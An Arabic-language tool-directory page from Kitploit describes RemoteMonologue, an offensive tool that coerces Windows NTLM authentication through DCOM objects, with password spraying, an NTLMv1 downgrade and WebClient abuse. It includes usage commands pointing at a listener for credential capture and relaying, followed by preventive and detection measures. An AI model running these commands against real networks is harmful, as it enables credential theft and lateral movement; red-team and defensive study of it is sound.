

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
RemoteMonologue — تسليح DCOM لإجبار مصادقة NTLM | Kitploit
أدوات/GitHubGitHub/3lp4tr0n/remotemonologue
الاستطلاعهجمات كلمات المرورالاستغلالالحركة الجانبيةما بعد الاستغلالاختبار الاختراقالمصادقةالفريق الأحمرالهجوم العدائي
GitHub3lp4tr0n/remotemonologue

RemoteMonologue

تسليح DCOM لإجبار مصادقة NTLM

2154239منذ سنة واحدةتمت المراجعة من قبل Kitploit
مشاركة
عرض المستودع

RemoteMonologue

RemoteMonologue هي تقنية لالتقاط بيانات اعتماد ويندوز تتيح اختراق المستخدمين عن بُعد من خلال استغلال مفتاح RunAs الخاص بالمستخدم التفاعلي وإجبار مصادقات NTLM عبر DCOM.

اقرأ مقال X-Force Red RemoteMonologue: Weaponizing DCOM for NTLM Authentication Coercions للحصول على معلومات مفصلة.

الميزات

🔹 إجبار المصادقة عبر DCOM (-dcom)

  • تستهدف أربعة كائنات DCOM (ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) لتحفيز مصادقة NTLM ضد مستمع محدد (-auth-to).

🔹 حقن كلمات المرور (-spray)

  • التحقق من صحة بيانات الاعتماد عبر أنظمة متعددة مع التقاط بيانات اعتماد المستخدمين أيضًا.

🔹 هجوم خفض مستوى NetNTLMv1 (-downgrade)

  • إجبار الأهداف على استخدام NTLMv1، مما يجعل كسر بيانات الاعتماد وإعادة التوجيه (relaying) أسهل.

🔹 استغلال خدمة WebClient (-webclient)

  • تفعيل خدمة WebClient لتسهيل إجبار المصادقة القائمة على HTTP.

🔹 تعداد المستخدمين (-query)

  • تحديد المستخدمين الذين لديهم جلسة نشطة على النظام المستهدف.

ملاحظة: تتطلب صلاحيات مسؤول محلي على النظام المستهدف.

الإعداد

pip install impacket

أمثلة

فيما يلي مثال على تشغيل RemoteMonologue مع هجوم خفض مستوى NetNTLMv1 باستخدام Responder كمستمع. افتراضيًا، إذا لم يتم تحديد خيار DCOM، تستخدم الأداة كائن DCOM ServerDataCollectorSet.

RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

image


فيما يلي مثال آخر، هذه المرة يتم تنفيذ الهجوم باستخدام كائن DCOM FileSystemImage مع تفعيل خدمة WebClient للحصول على مصادقة HTTP، والتي يتم بعد ذلك إعادة توجيهها إلى LDAP باستخدام ntlmrelayx.

RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage
image

الاعتبارات الدفاعية

للحماية من هذه التقنيات واكتشافها، هناك عدة إجراءات وقائية وإجراءات كشف يمكن تنفيذها.

الإجراءات الوقائية:

  1. تفعيل توقيع LDAP وربط القنوات: قم بتهيئة فرض توقيع LDAP وربط القنوات على وحدات تحكم المجال لحماية نقطة نهاية LDAP من هجمات إعادة التوجيه. ملاحظة: سيتم فرض هذه الإعدادات افتراضيًا بدءًا من Windows Server 2025.

  2. الترقية إلى أحدث إصدارات ويندوز: قم بترقية الخوادم إلى Windows Server 2025 ومحطات العمل إلى Windows 11 الإصدار 24H2 للتخفيف من هجمات خفض مستوى NetNTLM، حيث تمت إزالة NTLMv1 في هذه الإصدارات.

  3. فرض توقيع SMB: قم بتفعيل وفرض توقيع SMB على خوادم ويندوز لمنع هجمات إعادة توجيه SMB.

  4. تنفيذ سياسات كلمات مرور قوية: فرض متطلبات كلمات مرور قوية لجعل هجمات كسر كلمات المرور أكثر صعوبة.

فرص الكشف:

  1. مراقبة الوصول عن بُعد إلى كائنات DCOM: تتبع الوصول إلى كائنات DCOM المتأثرة وخصائصها وطرقها المحددة لتحديد النشاط غير المعتاد.

  2. مراقبة تعديلات السجل: مراقبة التغييرات التي تطرأ على مفاتيح التسجيل RunAs و LmCompatibilityLevel.

  3. تتبع نشاط خدمة WebClient: مراقبة الحالات التي يتم فيها تفعيل خدمة WebClient عن بُعد، حيث يُستخدم ذلك لتسهيل مصادقات NTLM القائمة على HTTP.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    441
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





